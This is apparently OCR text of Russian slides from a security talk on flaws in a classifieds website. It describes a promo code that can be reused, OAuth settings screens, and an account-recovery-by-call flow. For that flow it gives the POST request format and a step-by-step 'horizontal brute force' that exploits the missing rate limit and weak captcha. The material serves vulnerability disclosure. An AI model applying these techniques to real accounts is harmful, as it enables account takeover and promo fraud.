
## **Методика:**

Более полная проработка модели угроз.

Выявление всех входных точек пользователя в приложение.

Анализ внутреннего интерфейса API.

## 2. Промокоды



## 2. Промокоды

### Алгоритм:

- Применяем промокод: Промокод **недоступен**;
- Ждем 15-20 минут;
- Применяем промокод снова: Промокод **доступен**.

# 3. OAuth Авторизация

НайтиМои объявления Вход и регистрация РАЗМЕСТИТЬ ОБЪЯВЛЕНИЕ




## ВХОД ИЛИ РЕГИСТРАЦИЯ

 Запомнить [Восстановить пароль](#)  
Войти  
Зарегистрироваться

Создайте свою страницу на Тикс в один клик через соцсети!

 Войти     

# 3. OAuth Авторизация



# 3. OAuth Авторизация

### General

---

Menu settings      [Set up menu items](#)

---

Profile settings

- Hide gifts section
- Show only my posts on my page by default
- Disable wall comments
- Accessibility features [?](#)

---

Content settings

- Autoplay videos
- Autoplay animated GIFs
- Suggest stickers while typing

Comment order: [most interesting](#)

[View blocked apps](#)

---

Password      updated two years ago      [Change](#)

---

Email      ha\*\*\*@ya.ru      [Cancel](#)

New email     

[Save email](#)

# 3. OAuth Авторизация

  [Найти](#)   [Мои объявления](#) [Alexey](#)  [РАЗМЕСТИТЬ ОБЪЯВЛЕНИЕ](#)

### Общие настройки

Смена пароля, удаление аккаунта, смена номера телефона, WhatsApp и другие общие настройки Личного кабинета

---

[Общие настройки](#)

### Настройка уведомлений об обновлении бонусов

По-умолчанию установлена автоматическая рассылка уведомлений об обновлении ежедневных бонусов для более эффективного продвижения товаров и услуг. Отказаться от рассылки можно нажав кнопку Отписаться.

Ваш email: **test\_hack123@ya.ru**

---

[Отписаться](#)

### Безопасность

Будьте внимательны, последний раз Вы заходили в Личный кабинет Тикс используя:

**IP адрес: Нет данных**

Если это не Ваш IP, срочно смените пароль.

---

[Сменить пароль](#)

# 3. OAuth Авторизация

  [Найти](#)   [Мои объявления](#) [Alexey](#)  [РАЗМЕСТИТЬ ОБЪЯВЛЕНИЕ](#)

### Общие настройки

Смена пароля, удаление аккаунта, смена номера телефона, WhatsApp и другие общие настройки Личного кабинета

---

[Общие настройки](#)

### Настройка уведомлений об обновлении бонусов

По-умолчанию установлена автоматическая рассылка уведомлений об обновлении ежедневных бонусов для более эффективного продвижения товаров и услуг. Отказаться от рассылки можно нажав кнопку Отписаться.

Ваш email: **test\_hack123@ya.ru**

---

[Отписаться](#)

### Безопасность

Будьте внимательны, последний раз Вы заходили в Личный кабинет Тикс используя:

**IP адрес: Нет данных**

Если это не Ваш IP, срочно смените пароль.

---

[Сменить пароль](#)

# 4. Восстановление доступа через звонок



КОМПАНИЯ

НОВОСТИ

ПРОДУКТЫ

МОЙ ОФИС

 РОССИЯ

 АВТОРИЗАЦИЯ

Сервис

## ВОССТАНОВЛЕНИЕ ПАРОЛЯ

**КАК ВОССТАНОВИТЬ ПАРОЛЬ?**

свернуть блок 



## 4. Восстановление доступа через звонок

### **Алгоритм восстановления:**

- В форме необходимо ввести номер телефона и код с картинки.
- После корректного ввода даты рождения, на ваш номер в течение 1-2х минут поступит звонок с неизвестного номера.

## 4. Восстановление доступа через звонок

Номер телефона указанный при регистрации

276


**ПРОДОЛЖИТЬ**

## 4. Восстановление доступа через звонок

Введите последние 6 цифр с входящего телефона

**ПРОДОЛЖИТЬ**

## 4. Восстановление доступа через звонок



## 4. Восстановление доступа через звонок

**POST /s/p/ HTTP/1.1**

.....

**ACTION=STEP2&SKEY=123456**

## 4. Восстановление доступа через звонок

**POST /s/p/ HTTP/1.1**

.....

**ACTION=STEP2&SKEY=123456**



**ЗАБРУТФОРСИМ!**

## 4. Восстановление доступа через звонок

### **Горизонтальный brutфорс:**

- 1) Вводим номер телефона.
- 2) Иницилируем один раз звонок – запоминаем последние 6 цифр.
- 3) Отправляем пост запрос с этими цифрами.
- 4) Так как номера телефонов ограничены, повторяем шаги 1-3 до тех пор пока не встретим тот же номер.

# Выводы

## Проблемы:

Отсутствие rate-limit – при горизонтальном брутфорсе.



Слабая Капча.

Простой способ восстановления.

## Методика:

Анализ и проработка всех механизмов защиты авторизации.

# 5. Автоподстановка

